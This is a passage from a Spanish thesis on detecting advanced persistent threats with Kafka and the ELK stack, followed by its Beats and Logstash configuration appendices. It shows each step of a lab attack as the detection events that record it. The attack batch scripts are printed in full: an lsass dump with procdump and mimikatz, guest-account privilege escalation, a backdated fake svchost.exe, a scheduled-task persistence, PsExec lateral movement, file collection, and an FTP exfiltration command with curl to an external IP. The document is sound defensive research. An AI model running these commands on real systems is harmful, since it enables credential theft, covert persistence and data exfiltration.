>	Jun 7, 2021 @ 12:03:53.869	windows-00	7z.exe	"C:\APT\\helpers\7z.exe" e -paptsimulator "C:\APT\\enc-files.7z" -aoa -o"C:\TMP" workfiles\mim-out.txt	-
>	Jun 7, 2021 @ 12:03:42.328	windows-00	mim.exe	"C:\TMP\mim.exe"	-
>	Jun 7, 2021 @ 12:03:37.731	windows-00	7z.exe	"C:\APT\\helpers\7z.exe" e -paptsimulator "C:\APT\\enc-toolset.7z" -aoa -o"C:\TMP" toolset\mim.exe	-
>	Jun 7, 2021 @ 12:03:32.127	windows-00	procdump64.exe	-	C:\WINDOWS\system32\lsass.exe
>	Jun 7, 2021 @ 12:03:32.111	windows-00	procdump64.exe	-	C:\WINDOWS\system32\lsass.exe
>	Jun 7, 2021 @ 12:03:31.973	windows-00	procdump64.exe	"C:\Users\Public\procdump64.exe" -accepteula -ma lsass.exe "C:\TMP\somethingwindows.dmp"	-
>	Jun 7, 2021 @ 12:03:31.409	windows-00	7z.exe	"C:\APT\\helpers\7z.exe" e -paptsimulator "C:\APT\\enc-toolset.7z" -aoa -o"C:\Users\Public" toolset\procdump64.exe	-

Figura 5.2: Eventos relacionados con el volcado de memoria.

En primer lugar, se extrae la herramienta `procdump64.exe`, y se ejecuta para volcar la memoria de `lsass.exe` en el fichero `somethingwindows.dmp`. Justo después vemos que se generan dos eventos de acceso a la memoria de `lsass.exe`, que son los que nos han alertado anteriormente. Cuando finaliza, se extrae una versión modificada de mimikatz, con el nombre `mim.exe`, y se ejecuta. Finalmente, se extrae un fichero que contiene una salida de ejemplo de mimikatz, para simular el rastro que dejaría.

Con este ataque, un atacante puede haber obtenido cunetas de usuario del sistema. Suponiendo que las cuentas extraídas cuentan con permisos de administrador, utilizará estas cuentas en las fases posteriores del ataque.

5.2. Mantener persistencia

Para mantener la persistencia, al atacante le interesa tener una cuenta mas discreta con permisos administrativos que pueda utilizar sin levantar sospecha. En este ejemplo se activa la cuenta de invitado, y se le asignan permisos de administrador. Este proceso es mas conveniente que crear un usuario nuevo, porque se utiliza una cuenta que viene integrada en windows. De esta forma, puede pasar desapercibida cuando se hace un listado de los usuarios del sistema, y no aparece en los logs de creación de cuentas.

```
ECHO ======================================================================
ECHO GUEST USER
ECHO Activating guest user account
ping -n 3 127.0.0.1 > NUL

net user invitado /active:yes

ECHO Adding the guest user to the local administrators group
```

```
ping -n 3 127.0.0.1 > NUL

net localgroup administradores invitado /ADD
```

activate-guest-account-admin.bat

Aunque esta es una forma mas sigilosa de tener una cuenta propia, nuestro sistema es capaz de detectarlo (figura 5.3). Por otra parte, activar cuentas y modificar grupos forma parte del funcionamiento normal de un dominio, y no se puede crear una visualización que alerte fácilmente del ataque, por lo que habría que prestar atención especial a este tipo de eventos.

Time ▾	host.hostname	event.action	winlog.event_data.TargetUserName
Jun 7, 2021 @ 14:25:25.289	windows-00	added-member-to-group	Administradores
Jun 7, 2021 @ 14:25:23.185	windows-00	modified-user-account	Invitado
Jun 7, 2021 @ 14:25:23.184	windows-00	enabled-user-account	Invitado

Figura 5.3: Eventos de habilitar una cuenta, y convertirla en administrador.

Otro paso para mantener la persistencia es esconder el malware. APTSimulator copia un fichero con el nombre `svchost.exe` en el directorio `%PUBLIC%`, y lo ejecuta. Utiliza el mismo nombre que el de un componente legitimo de windows para intentar pasar desapercibido. Ademas, he modificado el script para que modifique la fecha de creación del fichero, y así parezca que que lleva mucho tiempo en el sistema, posiblemente desde su instalación.

```
ECHO ======================================================================
ECHO SUSPICIOUS LOCATIONS
ECHO Well-known system files in suspicious locations
ECHO Placing a svchost.exe (which is actually srvany.exe) into %PUBLIC%
ping -n 5 127.0.0.1 > NUL

"%ZIP%" e -p%PASS% "%TOOLARCH%" -aoa -o"%PUBLIC%" toolset\svchost.exe > NUL

ECHO Modifying creation time
ping -n 5 127.0.0.1 > NUL
powershell $(Get-Item "C:\Users\Public\svchost.exe").CreationTime=$(Get-Date -Date
    "1985-10-26T01:22:00")

ECHO Running the misplaced system file
ping -n 5 127.0.0.1 > NUL

"%PUBLIC%\svchost.exe"
```

fake-system-file.bat

Podemos ver como nuestro sistema es capaz de detectar estas técnicas (figura 5.4). Quedan registrados los eventos de creación del fichero, la modificación de la fecha de creación, y la ejecución.

Time	host.hostname	event.action	process.name	process.command_line	file.path
Jun 7, 2021 @ 15:18:20.421	windows-00	Process Create (rule: ProcessCreate)	svchost.exe	"C:\Users\Public\svchost.exe"	-
Jun 7, 2021 @ 15:18:16.311	windows-00	File creation time changed (rule: FileCreateTime)	powershell.exe	-	C:\Users\Public\svchost.exe
Jun 7, 2021 @ 15:18:11.365	windows-00	Process Create (rule: ProcessCreate)	7z.exe	"C:\APT\\helpers\7z.exe" e -paptsimulator "C:\APT\\enc-toolset.7z" -aoa -o"C:\Users\Public" toolset\svchost.exe	-

Figura 5.4: Eventos de ocultación de un fichero.

Por ultimo, se debería establecer de alguna manera de que la ejecución del malware sobreviva reinicios del equipo. Una forma de conseguirlo es creando una tarea programada que lo ejecute en cada inicio del sistema. Para ésta técnica, se ha elaborado un script sencillo.

```
:: Crear tarea programada
schtasks /create /f /sc onstart /tn Persistencia_APT /tr "C:\Users\Public\svchost.exe"
```

schtasks.bat

Con la configuración de auditoría de windows, quedan registradas todas las tareas creadas, y la detección de estas actividades en nuestro sistema resulta sencilla (figura 5.5).

Time	host.hostname	event.action	TaskAuthor	TaskCommand	TaskName
Jun 8, 2021 @ 16:18:14.629	windows-00	scheduled-task-created	HACKEAME\yeray	C:\Users\Public\svchost.exe	\Persistencia_APT

Figura 5.5: Creación de una tarea programada.

5.3. Movimiento lateral

Una vez que el atacante es capaz de mantener su presencia, le puede interesar moverse a otro equipo que disponga de mayor nivel de acceso, o que contenga datos sensibles. Para simular este proceso, se utiliza PsExec, de Sysinternals, y unos scripts de elaboración propia.

Se utilizan dos scripts con el objetivo de infectar a `server`. El primero se ejecuta en `windows-00` y se encarga de crear una carpeta compartida oculta con el malware, y de ejecutar el segundo con PsExec en el servidor. El segundo se ejecuta en `server` utilizando el script anterior, y se encarga de descargar el malware de `windows-00`, ocultarlo modificando la fecha de creación, y crear una tarea programada para su ejecución.

```
cd %0/..
ECHO Compartir malware
NET SHARE apt_lat$=C:\Users\Public /GRANT:Todos,FULL
ICACLS C:\Users\Public\svchost.exe /grant:r Todos:(RX)

ECHO Ejecutar el segundo script en server
psexec.exe \\server -accepteula -f -c lateral-movement-2.bat
```

lateral-movement.bat

```
ECHO Copiar el malware
robocopy "\\windows-00\apt_lat$" "C:\Users\Public" "svchost.exe" /is

ECHO Modificar la fecha de creacion
powershell $(Get-Item "C:\Users\Public\svchost.exe").CreationTime=$(Get-Date -Date
    "1985-10-26T01:22:00")

ECHO Crear la tarea programada
schtasks /create /f /sc onstart /tn Persistencia_APT /tr
    "C:\Users\Public\svchost.exe"svchost.exe"
```

lateral-movement-2.bat

Veamos como nuestro sistema es capaz de detectar esta técnica. En primer lugar, se detecta la creación de un directorio compartido en `windows-00`, y la ejecución de `psexec.exe` para lanzar en `server` el script `lateral-movement-2.bat`

Time	host.hostname	event.action	winlog.event_data.ShareLocalPath	process.command_line
Jun 9, 2021 @ 11:22:50.281	windows-00	Process Create (rule: ProcessCreate)	-	psexec.exe \\server -accepteula -f -c lateral-movement-2.bat
Jun 9, 2021 @ 11:22:50.184	windows-00	File Share	C:\Users\Public	-

Figura 5.6: Preparación del movimiento lateral.

Ese segundo script se encarga de descargar el fichero `svchost.exe` que ha compartido el primero, y ocultarlo en `C:\Users\Public`, modificando su fecha de creación.

Time	host.hostname	event.action	file.path	winlog.event_data.ShareLocalPath	winlog.event_data.IpAddress
Jun 9, 2021 @ 11:23:15.260	server	File creation time changed (rule: FileCreateTime)	C:\Users\Public\svchost.exe	-	-
Jun 9, 2021 @ 11:23:13.689	windows-00	File Share	-	\??\C:\Users\Public	192.168.5.21
Jun 9, 2021 @ 11:23:11.078	windows-00	File Share	-	\??\C:\Users\Public	192.168.5.21

Figura 5.7: Copia y ocultación del malware.

Finalmente, se crea una tarea programada para ejecutar el fichero en cada reinicio del sistema, y el primer script deja de compartir el directorio.

Time	host.hostname	event.action	winlog.event_data.ShareLocalPath	TaskCommand	TaskName
Jun 9, 2021 @ 11:23:20.888	windows-00	File Share	C:\Users\Public	-	-
Jun 9, 2021 @ 11:23:15.465	server	scheduled-task-created	-	C:\Users\Public\svchost.exe	\Persistencia_APT

Figura 5.8: Creación de la tarea programada, y eliminación del directorio compartido.

5.4. Recopilación de datos

Para la recopilación de datos, se utiliza un script de APTSimulator modificado para que incluya el listado de ficheros del disco `C:`, y unos archivos auditados. Al finalizar, almacena todo en un fichero comprimido listo para su extracción.

```
mkdir C:\apt
tree /F /A c:\ > "C:\apt\tree.txt"

whoami > "C:\apt\sys.txt"
systeminfo >> "C:\apt\sys.txt"
net localgroup administrators >> "C:\apt\sys.txt"
wmic qfe list full >> "C:\apt\sys.txt"
wmic share get >> "C:\apt\sys.txt"

copy c:\secreto\* c:\apt\

Powershell "Compress-Archive C:\apt\* C:\apt\datos.zip"
```

collection.bat

En el dashboard hemos elaborado una visualización que recoge la utilización de herramientas conocidas de recopilación de datos del sistema (systeminfo, wmic, etc.), y otra que registra el numero de acceso a ficheros auditados (figura 5.9). De esta forma, resulta sencillo detectar anomalías, como puede ser el acceso en horarios extraños, o un gran numero de eventos.




Figura 5.9: Uso de herramientas de recolección de datos, y numero de accesos a ficheros auditados.

En cuanto a los eventos detectados (figura 5.10), podemos ver los comandos ejecutados, el acceso a los ficheros auditados (`C:\secreto`), y como se comprimen en `C:\apt\datos.zip`. Estos eventos pueden suceder durante el transcurso normal de la actividad de un sistema, y hay que prestar atención e investigar si se trata de un ataque.

Time	event.action	process.command_line	winlog.event_data.ObjectName
Jun 9, 2021 @ 14:20:43.575	Process Create (rule: ProcessCreate)	Powershell "Compress-Archive C:\apt* C:\apt\datos.zip"	-
Jun 9, 2021 @ 14:20:43.567	File System	-	C:\secreto\secreto2.txt
Jun 9, 2021 @ 14:20:43.558	File System	-	C:\secreto\secreto.txt
Jun 9, 2021 @ 14:20:43.557	File System	-	C:\secreto
Jun 9, 2021 @ 14:20:43.400	Process Create (rule: ProcessCreate)	wmic share get	-
Jun 9, 2021 @ 14:20:39.062	Process Create (rule: ProcessCreate)	wmic qfe list full	-
Jun 9, 2021 @ 14:20:39.029	Process Create (rule: ProcessCreate)	C:\Windows\system32\net1 localgroup administrators	-
Jun 9, 2021 @ 14:20:39.011	Process Create (rule: ProcessCreate)	net localgroup administrators	-
Jun 9, 2021 @ 14:20:32.139	Process Create (rule: ProcessCreate)	systeminfo	-
Jun 9, 2021 @ 14:20:32.098	Process Create (rule: ProcessCreate)	whoami	-
Jun 9, 2021 @ 14:19:17.429	Process Create (rule: ProcessCreate)	tree /F /A c:\	-
Jun 9, 2021 @ 14:19:17.280	Process Create (rule: ProcessCreate)	"C:\Windows\System32\cmd.exe" /C "C:\Users\yeray\Desktop\collection.bat"	-

Figura 5.10: Eventos de recopilación de datos.

5.5. Extracción de datos

Existen muchas técnicas para la extracción de datos. La detección de varias de esas técnicas es muy complicada, pero posible. Se puede analizar las direcciones con las que se establecen conexiones, y compararlas con listados de direcciones maliciosas. También se pueden analizar patrones de transferencias para encontrar actividad extraña. Por otra parte, los atacantes pueden realizar la extracción de datos de forma lenta y distribuida, dificultando mucho su detección.

En este trabajo, se ha optado simplemente por realizar una transferencia FTP, para demostrar que es posible detectar este tipo de actividades. En entornos reales, con amenazas que utilicen técnicas mas sofisticadas de ocultación, la detección de extracción de datos puede ser mucho mas difícil.

La transferencia se ha realizado a un servidor propio utilizando el siguiente comando:

```
curl -T collection.bat ftp://apt_ftp:apt_ftp@88.10.101.17/collection.bat
--ftp-skip-pasv-ip
```

En el dashboard, se puede ver un pico de conexiones FTP hacia una dirección externa(figura 5.11).




Figura 5.11: Conexiones FTP por dirección de destino.

Seleccionando uno de los eventos, podemos ver que se capturan datos del origen, destino, y proceso responsable (figura 5.12).

# source.bytes	364
t source.ip	192.168.5.21
t source.mac	08:00:27:72:50:21
# source.packets	6
# source.port	65,009
# destination.bytes	484
t destination.ip	88.10.101.17
t destination.mac	08:00:27:72:50:01
# destination.packets	7
# destination.port	21
t process.args	curl, -T, collection.bat, ftp://apt_ftp:apt_ftp@88.10.101.17/collection.bat, --ftp-skip-pasv-ip
t process.executable	C:\Windows\System32\curl.exe
t process.name	curl

Figura 5.12: Detalles de los eventos de conexión FTP.

Capítulo 6

Conclusiones y posibles mejoras

6.1. Conclusiones

En este trabajo, se han estudiado las amenazas persistentes avanzadas, y se ha creado un sistema capaz de detectarlas.

Como las amenazas persistentes avanzadas son ataques con objetivos concretos, utilizan mecanismos únicos, y no podemos contar con que sean detectadas por antivirus. En su lugar, para su detección, es necesario utilizar otros mecanismos, como el análisis de registros de eventos. Una forma de hacerlo es utilizando la pila ELK.

Los ataques con amenazas persistentes suelen tener como objetivo grandes empresas. Para simular estas condiciones, se ha creado un dominio Active Directory con tres equipos. La detección de amenazas en estos entornos necesita la recopilación de eventos de todos los equipos. Para ello, se ha utilizado Apache Kafka.

Para comprender como detectarlas, se ha hecho un estudio de amenazas persistentes, las técnicas que utilizan, y como detectarlas. Después, se ha investigado el funcionamiento del registro de eventos de windows para ver que tipo de eventos se registran. Para extender sus capacidades se ha utilizado Sysmon, que añade varios tipos de eventos. Ademas, se ha utilizado Packetbeat para recoger información del tráfico de red.

El despliegue de software en los equipos Windows se ha realizado mediante políticas de dominio. También se han configurado políticas de auditoría para la detección de ciertas técnicas.

Se ha instalado Apache Kafka en una máquina linux para recopilar los eventos de todos los equipos. Tanto Winlogbeat como Packetbeat son capaces de enviar eventos a Kafka, no es necesario utilizar ningún programa o plugin externo.

En la otra máquina linux se ha instalado la pila ELK: Elasticsearch, Logstash, Kibana. Se ha configurado Logstash para que acceda a los eventos almacenados en Kafka, los filtre, y se los envíe a Elasticsearch. Elasticsearch se encarga de almacenar los datos, y crea los indices necesarios para realizar consultas. Kibana utiliza la API de Elasticsearch para proporcionar sus funciones desde una interfaz gráfica.

A pesar del filtrado en Logstash, sigue llegando demasiada información a Elasticsearch. Para facilitar el análisis de estos datos, se ha creado visualizaciones y filtros en Kibana. Con algunas visualizaciones se puede detectar un ataque rápidamente. Cuando no es posible siguen siendo de utilidad, ya que permiten que se puedan detectar patrones extraños. Los filtros de Kibana se pueden utilizar para que se muestre la información relevante de un tipo de ataque. Con algunas técnicas, las gráficas no son de utilidad, y es necesario utilizar alguno de estos filtros.

Para comprobar la detección de algunas de las técnicas estudiadas, se ha simulado un ataque que comienza en una máquina windows, y consigue infectar al controlador del dominio, y extraer datos protegidos. Para ello, se han utilizado algunos scripts de APTSimulator. Para el movimiento lateral, recopilación, y extracción de datos, se han creado scripts propios.

Queda demostrada la efectividad de Apache Kafka y la pila ELK para la detección de amenazas basada en análisis de eventos. Juntos forman un sistema robusto que permite la monitorización de entornos con múltiples equipos. Su utilización mejoraría la seguridad de grandes organizaciones, permitiendo la detección de ataques adicionales en los que un antivirus no resulta eficaz.

6.2. Posibles mejoras

A pesar de haber conseguido su objetivo, existen formas de mejorar el sistema.

- Las técnicas que se detectan con análisis del trafico de red, necesitan un estudio mas en profundidad. En este trabajo se han utilizado ataques simples, pero un atacante competente sería capaz de camuflar la comunicación con las máquinas infectadas. Algunas técnicas, como la utilización de protocolos no estándar, rotación de direcciones y puertos, o la extracción mediante servicios web como google drive, son mucho mas difíciles de detectar. Como la extracción es el objetivo final de cualquier ataque, el sistema se beneficiaría mucho si estuviera mejor preparado para detectar estas actividades.

- El sistema se ha construido para la monitorización de un entorno Windows, pero en algunas organizaciones se utiliza Linux. Sería beneficioso que el sistema pudiera monitorizar equipos Linux, pero su adaptación no es trivial. Los ficheros log en Linux no recogen la misma información, y no tienen el mismo formato que en el registro de eventos de Windows. La configuración de Logstash y Kibana debería ser distinta. El software de monitorización Sysmon no es compatible con Linux, y habría que buscar una alternativa.

- En este trabajo, el ataque lo ha hecho la misma persona que ha creado el sistema. Las técnicas de ataque utilizadas eran conocidas, y se han seleccionado porque se sabía que se podían detectar. Si el atacante fuera otra persona, podría utilizar técnicas imprevistas. De esta forma, pueden aparecer agujeros en las defensas que se desconocían. Al exponer y corregir estos problemas, mejoraría la robustez del sistema.

- Para detectar algunas de las técnicas con este sistema, no queda mas remedio que analizar manualmente una gran cantidad de eventos. Sería interesante investigar las capacidades de Elasticsearch de hacer Machine Learning, y que se automaticen algunos aspectos del análisis. Debidamente configurado, podría ser interesante que se generaran notificaciones por correo cuando se detecte una amenaza.

- En este trabajo, se utiliza una única instancia de Apache Kafka. Sería interesante proponer escenarios, como la monitorización de varias sucursales, en las que sea necesario crear un cluster distribuido con Kafka, y probar sus capacidades de escalabilidad y disponibilidad.

Bibliografía

[1] Eyal Aharoni, "Seeing the Unseen: Detecting and Preventing the Advanced Persistent Threat" *cymulate*, Enero 2019. Accedido Junio 2021. [Online]. Disponible: https://blog.cymulate.com/advanced-persistent-threat

[2] Mary K. Pratt, "What is SIEM software? How it works and how to choose the right tool" *CSO*, Nobviembre 2017. Accedido Junio 2021. [Online]. Disponible: https://www.csoonline.com/article/2124604/what-is-siem-software-how-it-works-and-how-to-choose-the-right-tool.html

[3] INCIBE, "Las 7 fases de un ciberataque. ¿Las conoces?" *INCIBE*, Enero 2020. Accedido Junio 2021. [Online]. Disponible: https://www.incibe.es/protege-tu-empresa/blog/las-7-fases-ciberataque-las-conoces

[4] Eric M. Hutchins, Michael J. Cloppert, Rohan M. Amin, Ph.D., "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains" *Lockheed Martin Corporation*. Accedido Junio 2021. [Online]. Disponible: https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf

[5] Linda Rosencrance, "advanced persistent threat (APT)" *TechTarget*, Agosto 2020. Accedido Junio 2021. [Online]. Disponible: https://searchsecurity.techtarget.com/definition/advanced-persistent-threat-APT

[6] Do Xuan Choa, Ha Hai Nam, "A Method of Monitoring and Detecting APT Attacks Based on Unknown Domains" *Procedia Computer Science*, vol. 150, pp. 1143-1148, 2019. Accedido Junio 2021. [Online]. Disponible: https://www.sciencedirect.com/science/article/pii/S1877050919304041/pdf?md5=0073c63fe2a4bf96c7e0c77a3491cc91&pid=1-s2.0-S1877050919304041-main.pdf

[7] Yona Hollander, "Behavioral rules vs. signatures: Which should you use?" *Computerworld*, Febrero 2003. Accedido Junio 2021. [Online]. Disponible: https://www.computerworld.com/article/2581345/behavioral-rules-vs--signatures--which-should-you-use-.html

[8] "ATT&CK Matrix for Enterprise" *MITRE*. Accedido Abril 2021. [Online]. Disponible: https://attack.mitre.org/

[9] Mark Russinovich, Thomas Garnier, "Sysmon v13.21" *Microsoft*, Junio 2021, Manual de Sysmon. Accedido Junio 2021. [Online]. Disponible: https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

[10] "Packetbeat overview" *Elasticsearch B.V.* Accedido Junio 2021. [Online]. Disponible: https://www.elastic.co/guide/en/beats/packetbeat/current/packetbeat-overview.html

[11] "Kafka Use cases" *Apache Software Foundation*. Accedido Junio 2021. [Online]. Disponible: https://kafka.apache.org/uses

[12] "Kafka Introduction" *Apache Software Foundation*. Accedido Junio 2021. [Online]. Disponible: https://kafka.apache.org/intro

[13] "What is the ELK Stack?" *Elasticsearch B.V.* Accedido Junio 2021. [Online]. Disponible: https://www.elastic.co/what-is/elk-stack

[14] "The ELK stack" *Amazon Web Services* Accedido Junio 2021. [Online]. Disponible: https://aws.amazon.com/es/elasticsearch-service/the-elk-stack/

[15] "Centralize, transform & stash your data" *Elasticsearch B.V.* Accedido Junio 2021. [Online]. Disponible: https://www.elastic.co/logstash

[16] "Logstash Introduction" *Elasticsearch B.V.* Accedido Junio 2021. [Online]. Disponible: https://www.elastic.co/guide/en/logstash/current/introduction.html

[17] "What is Elasticsearch?" *Elasticsearch B.V.* Accedido Junio 2021. [Online]. Disponible: https://www.elastic.co/guide/en/elasticsearch/reference/current/elasticsearch-intro.html

[18] "Data in: documents and indices" *Elasticsearch B.V.* Accedido Junio 2021. [Online]. Disponible: https://www.elastic.co/guide/en/elasticsearch/reference/current/documents-indices.html

[19] "What is Kibana?" *Elasticsearch B.V.* Accedido Junio 2021. [Online]. Disponible: https://www.elastic.co/what-is/kibana

[20] Mark Russinovich, "Process Explorer v16.42" *Microsoft*, Junio 2021, Manual de Process Explorer. Accedido Junio 2021. [Online]. Disponible: https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer

[21] errorBoss, "Lsass.exe" *WinTuts*, Diciembre 2014. Accedido Junio 2021. [Online]. Disponible: https://www.wintuts.com/lsass-exe

[22] Benjamin DELPY, "Home", Julio 2020, Wiki de Mimikatz. Accedido Junio 2021. [Online]. Disponible: https://github.com/gentilkiwi/mimikatz/wiki

[23] "Cached and Stored Credentials Technical Overview" *Microsoft*, Agosto 2016. Accedido Junio 2021. [Online]. Disponible: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh994565(v=ws.11)

[24] Mark Russinovich, "PsExec v2.34" *Microsoft*, Mayo 2021, Manual de PsExec. Accedido Junio 2021. [Online]. Disponible: https://docs.microsoft.com/en-us/sysinternals/downloads/psexec

[25] "Kafka input plugin" *Elasticsearch B.V.* Documentación de Logstash. Accedido Junio 2021. [Online]. Disponible: https://www.elastic.co/guide/en/logstash/current/plugins-inputs-kafka.html

[26] "Grok filter plugin" *Elasticsearch B.V.* Documentación de Logstash. Accedido Junio 2021. [Online]. Disponible: https://www.elastic.co/guide/en/logstash/current/plugins-filters-grok.html

[27] "Appendix L: Events to Monitor" *Microsoft*, Julio 2018. Accedido Junio 2021. [Online]. Disponible: https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/appendix-l--events-to-monitor

[28] Francisco Cesar Ganso Gil, "Threat hunting con la pila ELK" *Universidad de Valladolid.*

Anexos

ANEXO I

Scripts de instalación

instalar_winlogbeat.ps1

```
Start-Process msiexec.exe -Wait -ArgumentList ' /quiet /package
    "\\server\software\winlogbeat-7.11.1-windows-x86_64.msi" '

$hostname = hostname
$kafka_host = "192.168.5.12:9092"
$topic = "winlogbeat"

$config = @"
winlogbeat.event_logs:
- name: Application
ignore_older: 72h

- name: System

- name: Security
processors:
- script:
lang: javascript
id: security
file: '${path.home}/module/security/config/winlogbeat-security.js

- name: Microsoft-Windows-Sysmon/Operational
processors:
- script:
lang: javascript
id: sysmon
file: '${path.home}/module/sysmon/config/winlogbeat-sysmon.js

- name: Windows PowerShell
event_id: 400, 403, 600, 800
processors:
- script:
lang: javascript
id: powershell
file: '${path.home}/module/powershell/config/winlogbeat-powershell.js

- name: Microsoft-Windows-PowerShell/Operational
event_id: 4103, 4104, 4105, 4106
```

```
processors:
- script:
lang: javascript
id: powershell
file: '${path.home}/module/powershell/config/winlogbeat-powershell.js

# ====================== Elasticsearch template settings ======================
setup.template.settings:
index.number_of_shards: 1

# ================================== Output ====================================
output.kafka:
enabled: true
hosts: ["${kafka_host}"]
topic: '${topic}'
key: '${hostname}'

# ================================= Processors =================================
processors:
- add_host_metadata:
when.not.contains.tags: forwarded
- add_cloud_metadata: ~
"@

$config | Out-File -FilePath
    "${env:ProgramData}\Elastic\Beats\winlogbeat\winlogbeat.yml"

Start-Service -name winlogbeat
```

instalar_packetbeat.ps1

```
Start-Process msiexec.exe -Wait -ArgumentList ' /quiet /package
    "\\server\software\packetbeat-7.11.1-windows-x86_64.msi" '

$hostname = hostname
$kafka_host = "192.168.5.12:9092"
$topic = "packetbeat"

$config = @"
packetbeat.interfaces.device: 0

packetbeat.interfaces.internal_networks:
- private

packetbeat.flows:
timeout: 30s
period: 10s

packetbeat.protocols:
- type: icmp
enabled: true
```

```
- type: amqp
ports: [5672]

- type: cassandra
enabled: false

- type: dhcpv4
enabled: false

- type: dns
ports: [53]

- type: http
ports: [80, 8080, 8000, 5000, 8002]

- type: memcache
ports: [11211]
enabled: false

- type: mysql
ports: [3306,3307]
enabled: false

- type: pgsql
ports: [5432]
enabled: false

- type: redis
ports: [6379]
enabled: false

- type: thrift
ports: [9090]
enabled: false

- type: mongodb
ports: [27017]
enabled: false

- type: nfs
ports: [2049]

- type: tls
ports:
- 443   # HTTPS
- 993   # IMAPS
- 995   # POP3S
- 5223  # XMPP over SSL
- 8443
- 8883  # Secure MQTT
- 9243  # Elasticsearch

- type: sip
```

```
ports: [5060]
enabled: false

packetbeat.procs.enabled: false

setup.template.settings:
index.number_of_shards: 1

# ================================== Output =====================================
output.kafka:
enabled: true
hosts: ["${kafka_host}"]
topic: '${topic}'
key: '${hostname}'

# ================================ Processors ===================================

processors:
if.contains.tags: forwarded
then:
- drop_fields:
fields: [host]
else:
- add_host_metadata: ~
- add_cloud_metadata: ~
- add_docker_metadata: ~
- detect_mime_type:
field: http.request.body.content
target: http.request.mime_type
- detect_mime_type:
field: http.response.body.content
target: http.response.mime_type
"@

$config | Out-File -FilePath
    "${env:ProgramData}\Elastic\Beats\packetbeat\packetbeat.yml"

Start-Service -name packetbeat
```

ANEXO II

Ficheros de configuración

/etc/systemd/system/zookeper.service

```
[Unit]
Description=ZooKeeper coordination service
Documentation=https://zookeeper.apache.org/doc/r3.1.2/index.html
Requires=network.target
After=network.target
Before=kafka.service

[Service]
Type=simple
User=kafka
Group=kafka
ExecStart=/opt/kafka/bin/zookeeper-server-start.sh
    /opt/kafka/config/zookeeper.properties
ExecStop=/opt/kafka/bin/zookeeper-server-stop.sh

[Install]
Also=kafka.service
WantedBy=multi-user.target
```

/etc/systemd/system/kafka.service

```
[Unit]
Description=Kafka event streaming platform
Documentation=https://kafka.apache.org/documentation/
Wants=zookeper.service
Requires=network.target
After=network.target, zookeper.service

[Service]
Type=simple
User=kafka
Group=kafka
ExecStart=/opt/kafka/bin/kafka-server-start.sh /opt/kafka/config/server.properties
ExecStop=/opt/kafka/bin/kafka-server-stop.sh
```

```
[Install]
Also=zookeper.service
WantedBy=multi-user.target
```

/etc/logstash/conf.d/logstash.conf

```
# Config for packetbeat
input {
  kafka {
    bootstrap_servers => "192.168.5.12:9092"
    topics => [ "winlogbeat", "packetbeat"]
  }
}

filter {
  json {
    source => "message"
    remove_field => "message"
  }

  # Packetbeat

  if [agent][type] == "packetbeat" {
    # Descartar los eventos generados cuando los beats se comunican con kafka
    if ( [source][port] == 9092 or [destination][port] == 9092 ) and ( [process][name]
    in ["packetbeat.exe","winlogbeat.exe"]) {
      drop {}
    }
  }


  # winlogbeat

  if [agent][type] == "winlogbeat" {

    if [winlog][event_id] not in [

    # Sysmon
    1, # creacion de proceso
    2, # Un proceso ha cambiado la fecha de creacion de un fichero
    4, # El estado del servicio sysmon ha cambiado
    8, # Creado hilo remoto
    9, # Acceso de datos en crudo
    10, # un proceso ha accedido a otro proceso
    11, # Creacion de fichero
    12, # Objeto del registro creado
    13, # Objeto del registro escrito
    14, # Objeto del registro renombrado
    22, # Consulta DNS
    23, # Eliminacion de fichero
    25, # Manipulada la imagen de un proceso
```

```
# Cuentas de usuario
4624, # Una cuenta ha iniciado sesión
4625, # Una cuenta ha fallado un inicio de sesión
